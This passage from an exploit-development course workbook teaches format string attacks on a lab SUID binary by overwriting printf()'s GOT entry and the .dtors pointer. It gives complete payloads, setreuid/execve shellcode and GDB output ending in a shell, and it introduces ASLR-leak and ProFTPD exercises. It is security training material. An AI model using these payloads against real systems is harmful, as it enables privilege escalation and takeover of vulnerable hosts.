As you can see, we're given the address of 0x80496f8. This is the address of where we want to write the address of our shellcode. Next, fire up the fmt1 program with GDB, disassemble the main() function, and set a breakpoint in the address following the call to strcpy() like here:

```
(gdb) break *0x8048414
Breakpoint 1 at 0x8048414
```

Now that we have our breakpoint set up, we should run the program and view our copied data on the stack. Let's set up our command to run the program, using Python to lay out our format string and data.

```
(gdb) run `python -c 'print
"\xf8\x96\x04\x08\xf9\x96\x04\x08\xfa\x96\x04\x08\xfb\x96\x04\x08"'`%9\$
206x%9\$n%9\$226x%10\$n%9\$237x%11\$n%9\$49x%12\$n`python -c 'print
"\x90"*100 + "B" * 20'`
Starting program: /home/deadlist/fmt1 `python -c 'print
"\xf8\x96\x04\x08\xf9\x96\x04\x08\xfa\x96\x04\x08\xfb\x96\x04\x08"'`%9\$
206x%9\$n%9\$226x%10\$n%9\$237x%11\$n%9\$49x%12\$n`python -c 'print
"\x90"*100 + "B" * 20'`

Breakpoint 1, 0x08048414 in main ()
```

Exercise: Getting Shell Using the GOT (2)

- Finding an address on the stack to overwrite the GOT entry for printf()

```
(gdb) x/28x $ebp
0xbffff6a8: 0x90909090  0x90909090  0x90909090  0x90909090
0xbffff6b8: 0x90909090  0x90909090  0x90909090  0x90909090
0xbffff6c8: 0x90909090  0x90909090  0x90909090  0x90909090
0xbffff6d8: 0x90909090  0x90909090  0x90909090  0x90909090
0xbffff6e8: 0x90909090  0x90909090  0x90909090  0x90909090
0xbffff6f8: 0x90909090  0x90909090  0x90909090  0x42429090
0xbffff708: 0x42424242  0x42424242  0x42424242  0x42424242
```


0xbffff6f8 looks good!

Exercise: Getting Shell Using the GOT (2)

Now that we've hit our breakpoint just past strcpy(), we can view the contents of memory on the stack. Type

```
(gdb) x/28x $ebp
0xbffff6a8: 0x90909090  0x90909090  0x90909090  0x90909090
0xbffff6b8: 0x90909090  0x90909090  0x90909090  0x90909090
0xbffff6c8: 0x90909090  0x90909090  0x90909090  0x90909090
0xbffff6d8: 0x90909090  0x90909090  0x90909090  0x90909090
0xbffff6e8: 0x90909090  0x90909090  0x90909090  0x90909090
0xbffff6f8: 0x90909090  0x90909090  0x90909090  0x42429090
0xbffff708: 0x42424242  0x42424242  0x42424242  0x42424242
```

You should get the same or similar results as to what is shown on the slide. Memory address 0xbffff6f8 sits toward the end of our NOP sled, close to our shellcode placeholder.



Exercise: Getting Shell Using the GOT (3)

As usual, we need to determine what values to set the width parameters to for each of the writes to printf()'s entry in the GOT. The address we want to write is 0xbffff6f8, which we determined falls inside of our NOP sled on the stack, just before our shellcode. Following is the command used to determine the proper width parameters:

```
(gdb) shell
bash-3.2$ python -c 'print 0xf8 - 16'
232
bash-3.2$ python -c 'print 0x1f6 - 0xf8'
254
bash-3.2$ python -c 'print 0x1ff - 0xf6'
265
bash-3.2$ python -c 'print 0x1bf - 0xff'
192
bash-3.2$ exit
exit
(gdb)
```

Exercise: Getting Shell Using the GOT (4)

- Checking to see if we're writing to printf()'s GOT entry
  - Set a breakpoint on the third printf() call

```
(gdb) break *0x8048467
Breakpoint 1 at 0x8048467
(gdb) run `python -c 'print
"\xf8\x96\x04\x08\xf9\x96\x04\x08\xfa\x96\x04\x08\xfb\x96\x04\x08"'
`%9\$232x%9\$n%9\$254x%10\$n%9\$265x%11\$n%9\$192x%12\$n`python -c
'print "\x90"*100 + "B" * 20'`
Breakpoint 1, 0x08048467 in main ()
(gdb) x/wx 0x80496f8
0x80496f8 <_GLOBAL_OFFSET_TABLE_+24>:   0xbffff6f8
(gdb) x/4x 0xbffff6f8
0xbffff6f8: 0x90909090  0x90909090  0x90909090  0x42909090
```

printf()'s GOT address and updated widths!

Success!

Exercise: Getting Shell Using the GOT (4)

First, set a breakpoint on the third call to printf(). This can easily be found by running the disas main command in GDB. Now that we have determined the proper width parameters from the previous slide and put them in, along with printf()'s address in the GOT, we run the program:

```
(gdb) break *0x8048467
Breakpoint 1 at 0x8048467
(gdb) run `python -c 'print
"\xf8\x96\x04\x08\xf9\x96\x04\x08\xfa\x96\x04\x08\xfb\x96\x04\x08"'`%9\$232
x%9\$n%9\$254x%10\$n%9\$265x%11\$n%9\$192x%12\$n`python -c 'print
"\x90"*100 + "B" * 20'`
Breakpoint 1, 0x08048467 in main ()
(gdb) x/wx 0x80496f8
0x80496f8 <_GLOBAL_OFFSET_TABLE_+24>:   0xbffff6f8
(gdb) x/4x 0xbffff6f8
0xbffff6f8: 0x90909090  0x90909090  0x90909090  0x42909090
```

When we hit the breakpoint, we checked printf()'s entry in the GOT and saw that it was successfully modified to our wanted stack address, which we have confirmed holds our NOP bytes.

Exercise: Getting Shell Using the GOT (5)

- We have everything we need

```
(gdb) run `python -c 'print
"\xf8\x96\x04\x08\xf9\x96\x04\x08\xfa\x96\x04\x08\xfb\x96\x04\x08"'`%
9\$232x%9\$n%9\$254x%10\$n%9\$265x%11\$n%9\$192x%12\$n`python -c
'print "\x90"*100 +
"\x31\xc0\x31\xdb\x29\xc9\x89\xca\xb0\x46\xcd\x80\x29\xc0\x52\x68\x2f
\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x52\x54\x89\xe1\xb0\x0b\xcd\
x80"'`
Program received signal SIGSEGV, Segmentation fault.
0xbffff6f8 in ?? ()
(gdb) x/i 0xbffff6f8
0xbffff6f8:     (bad)
```

Fail!

- We have failed, as you can see, due to a bad instruction – No worries, move ahead

Exercise: Getting Shell Using the GOT (5)

Time to add our real shellcode and give it a try. The shellcode is located in your 760.2 folder, titled "format_string_shellcode.txt" and is also in the scode1.c file in your home directory; however, you may need to piece it together.

```
(gdb) run `python -c 'print
"\xf8\x96\x04\x08\xf9\x96\x04\x08\xfa\x96\x04\x08\xfb\x96\x04\x08"'`%9\$232
x%9\$n%9\$254x%10\$n%9\$265x%11\$n%9\$192x%12\$n`python -c 'print
"\x90"*100 +
"\x31\xc0\x31\xdb\x29\xc9\x89\xca\xb0\x46\xcd\x80\x29\xc0\x52\x68\x2f\x2f\x
73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x52\x54\x89\xe1\xb0\x0b\xcd\x80"'`
Program received signal SIGSEGV, Segmentation fault.
0xbffff6f8 in ?? ()
(gdb) x/i 0xbffff6f8
0xbffff6f8:     (bad)
```

As you can see, our attack failed due to what seems to be a bad character. This likely has to do with alignment or similar. No fear, we will simply modify our NOP sled to fix.

Exercise: Getting Shell Using the GOT (6)

- Change the NOP sled to 101 bytes

```
(gdb) run `python -c 'print
"\xf8\x96\x04\x08\xf9\x96\x04\x08\xfa\x96\x04\x08\xfb\x96\x04\x08"'`%
9\$232x%9\$n%9\$254x%10\$n%9\$265x%11\$n%9\$192x%12\$n`python -c
'print "\x90"*101 +
"\x31\xc0\x31\xdb\x29\xc9\x89\xca\xb0\x46\xcd\x80\x29\xc0\x52\x68\x2f
\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x52\x54\x89\xe1\xb0\x0b\xcd\
x80"'`
...
????????????????$ whoami
deadlist
$
```


- Success
- Try it outside of the debugger and get root!

Exercise: Getting Shell Using the GOT (6)

Simply change the NOP sled to 101 bytes and give it another shot:


```
(gdb) run `python -c 'print
"\xf8\x96\x04\x08\xf9\x96\x04\x08\xfa\x96\x04\x08\xfb\x96\x04\x08"'`%9\$232
x%9\$n%9\$254x%10\$n%9\$265x%11\$n%9\$192x%12\$n`python -c 'print
"\x90"*101 +
"\x31\xc0\x31\xdb\x29\xc9\x89\xca\xb0\x46\xcd\x80\x29\xc0\x52\x68\x2f\x2f\x
73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x52\x54\x89\xe1\xb0\x0b\xcd\x80"'`
...
????????????????$ whoami
deadlist
$
```

As you can see, our attack was now successful. Even when things do not work inside of the debugger, they may work outside of the debugger, and the other way around also applies. Simply modifying the padding, NOP sled, or position of your shellcode often resolves any issues due to bad instructions or alignment. Try running it outside of the debugger now and you should get root, as debuggers drop privileges. If it still doesn't work at 101 NOP bytes, play around with the number a bit more and try adding and removing some.



.ctors and .dtors

The .ctors and .dtors sections in ELF binaries store pointers to constructors and destructors. Constructors are routines that run prior to handing control to the main() function, and destructors are typically called by exit() after a program finishes. An example of when a constructor might be used is in the unpacking of packed binaries, or decryption routines. It is a common practice to have that function performed prior to passing control to main(). Malware authors also use constructors to check to see if the malware program is being debugged or running within a virtual machine. Destructors can be used for similar types of functionality. Usually, there are no programmer-destructors defined in the .dtors section and a clean exit is made.



The Path to .dtors (1)

We are mostly concerned with the behavior of destructors for our attack or at least how the path of execution is handled. Inside of GDB set a breakpoint for main() and run the program. When the breakpoint for main is hit, set a breakpoint on exit():

break main()

run

break exit()

At the breakpoint for exit(), type **step** and press Enter. You should see that we have been taken to the _fini() function. You can also type in **backtrace** or **bt** to take a look at how you ended up here.


The Path to .dtors (2)

- _fini() calls __do_global_dtors_aux

```
(gdb) disas _fini
Dump of assembler code for function _fini:
0x08048528 <_fini+0>:   push   %ebp
0x08048529 <_fini+1>:   mov    %esp,%ebp
0x0804852b <_fini+3>:   push   %ebx
0x0804852c <_fini+4>:   sub    $0x4,%esp
0x0804852f <_fini+7>:   call   0x8048534 <_fini+12>
0x08048534 <_fini+12>:  pop    %ebx
0x08048535 <_fini+13>:  add    $0x11ac,%ebx
0x0804853b <_fini+19>:  call   0x8048380 <__do_global_dtors_aux>
0x08048540 <_fini+24>:  pop    %ecx
0x08048541 <_fini+25>:  pop    %ebx
0x08048542 <_fini+26>:  leave
0x08048543 <_fini+27>:  ret
End of assembler dump.
```


The Path to .dtors (2)

Disassemble the _fini() function and take a look. You should see a call to the function __do_global_dtors_aux about two-thirds down. This is where we want to look next.



The Path to .dtors (3)

Disassemble the __do_global_dtors_aux() function and follow the path of execution listed on the slide. The top-left block is looking at the instructions:

```
cmpb    $0x0, 0x8049710
je      0x804839b
```

That is saying if the byte at 0x8049710 is 0, jump to the address 0x804839b. The instructions at 0x804839b says:

```
mov     0x8049708, %eax
mov     (%eax), %edx
test    %edx, %edx
```

That block is saying to first move the address 0x8049708 into EAX. Next, move the pointer held at 0x8049708 into the EDX register. Finally, check to see if EDX is equal to 0. If it's equal to 0, the function will exit. If not, we hit the instruction:

```
jne     0x8048391
```

At this address, there are instructions to call the pointer held in EDX. At this point, you should think about the possibility of taking control of the program here.

The Path to .dtors (4)

- As you can see, EDX is 0, and the function will return

```
(gdb) x/x 0x08049708
0x8049708 <p.5980>:     0x08049604
(gdb) x/x 0x8049604
0x8049604 <__DTOR_END__>:       0x00000000
```

- It just so happens that .dtors is writable
  - What if we put our shellcode address in here through our format string attack?

The Path to .dtors (4)

As discussed on the last slide, 0x8049708 holds the address 0x8049604. At 0x8049604 is the .dtors section, usually holding the value 0x00000000, which is moved into EDX, checked to see if it is 0, and the function exits. It just so happens that this section is writable. What if we put our shellcode address in here through our format string attack? Now, EDX would not hold the value 0, causing the pointer held in EDX to get called.

Attacking .dtors (1)

- After changing the write address from our previous attack to 0x8049604

```
Breakpoint 1, 0x08048399 in __do_global_dtors_aux ()
(gdb) x/i $eip
0x8048399 <__do_global_dtors_aux+25>:   call   *%edx
(gdb) x/i $edx
0xbffff584:     nop
(gdb) x/x $edx
0xbffff584:     0xc0319090
```

Our shellcode

- Let's give it a try

Attacking .dtors (1)


In GDB, the format string attack code we used to overwrite an entry in the GOT has been reloaded, and now we have changed it to 0x8049604 as shown here. We want to first set a breakpoint at 0x8048399 inside of __do_global_dtors_aux() and run the following:

```
run `python –c 'print
"\x04\x96\x04\x08\x05\x96\x04\x08\x06\x96\x04\x08\x07\x96\x04\x08"'`%9\$116x%9\$n%9\$113x%10\$n%9
\$10x%11\$n%9\$192x%12\$n`python –c 'print "\x90" *68+
"\x31\xc0\x31\xdb\x29\xc9\x89\xca\xb0\x46\xcd\x80\x29\xc0\x52\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x8
9\xe3\x52\x54\x89\xe1\xb0\x0b\xcd\x80"'
```

When the breakpoint is hit, x/I $eip was run, which printed out the instruction to call the pointer in EDX. As you can see on the slide, printing out this location shows that we have successfully overwritten 0x00000000 with the address of our shellcode on the stack, 0xbffff584. Analyzing that address, we see our shellcode starting area.


Attacking .dtors (2)

- We win!



Attacking .dtors (2)

Dropping out of GDB and entering in our exploit code proves successful! We have now successfully used format string attacks to overwrite an entry in the GOT, as well as a pointer in .dtors.



Exercise: Format String Attacks - The Point

The point of this exercise was to gain familiarity with the format string class of vulnerabilities. Though a dying class of vulnerabilities due to secure coding practices and secure compiler controls, they still show up and should be an easy win. They can leak canaries, as well as ALSR data necessary to defeat modern exploit mitigation controls.

Recommended Reading

- Erickson, Jon. *Hacking, The Art of Exploitation*. San Francisco: No Starch Press, 2003.
- Silva, Thyago. "Format Strings." November, 2005: http://www.exploit-db.com/papers/13239/.
- Team Teso. "Exploiting Format String Vulnerabilities," date unknown.
- Izik. "Abusing .CTORS and .DTORS for Fun 'n Profit," date unknown


Recommended Reading

Erickson, Jon. *Hacking, The Art of Exploitation*. San Francisco: No Starch Press, 2003.

Silva, Thyago. "Format Strings." November 2005: http://www.exploit-db.com/papers/13239/.

Team Teso. "Exploiting Format String Vulnerabilities," date unknown.

Izik. "Abusing .CTORS and .DTORS for Fun 'n Profit," date unknown.



Extended Hours – ProFTPD


This optional exercise takes a widely-used FTP server and steps through the process of exploitation. This program utilizes ASLR and stack canaries! The goal is to increase the complexity of a stack overflow, helping to demonstrate real-world exploitation methodology. If you find yourself ahead at any point in the course while others are still working on exercises, you can work on this exercise.

760.2 Extended Hours

- Please choose from the following:
  - Option 1: Format string vulnerability to leak ASLR data, along with a buffer overflow
  - Option 2: ProFTPD stack overflow vulnerability with ASLR bypass and canary repair
- You may also continue working on the exercises from the course day


760.2 Extended Hours

In this extended session, we look at a format string bug used to leak out stack addressing with ASLR enabled, along with a buffer overflow for exploitation. You also have the option of writing an exploit against the ProFTPD server that requires ASLR bypass and canary repair.



Exercise: Format String ASLR Leak


In this exercise, you exploit a format string bug to leak the contents of memory to get successful exploitation via a buffer overflow. The program "fmt_leak" resides in your 760.2 folder. You need to copy it to your Kubuntu Precise Pangolin 12.04 VM. You can also copy it to your Kali Linux VM; however, you are already running as root on that OS. If you would like to use Kali, it is recommended that you create a new account and log in as that user so that you can mimic privilege escalation.



Exercise: Setting Up


After you copy the fmt_leak binary from your 760.2 folder to the home directory for deadlist, ensure that ASLR is on, change ownership to root, and set the permissions so that the SUID bit is on. If you are using Kali Linux, adjust accordingly.

```
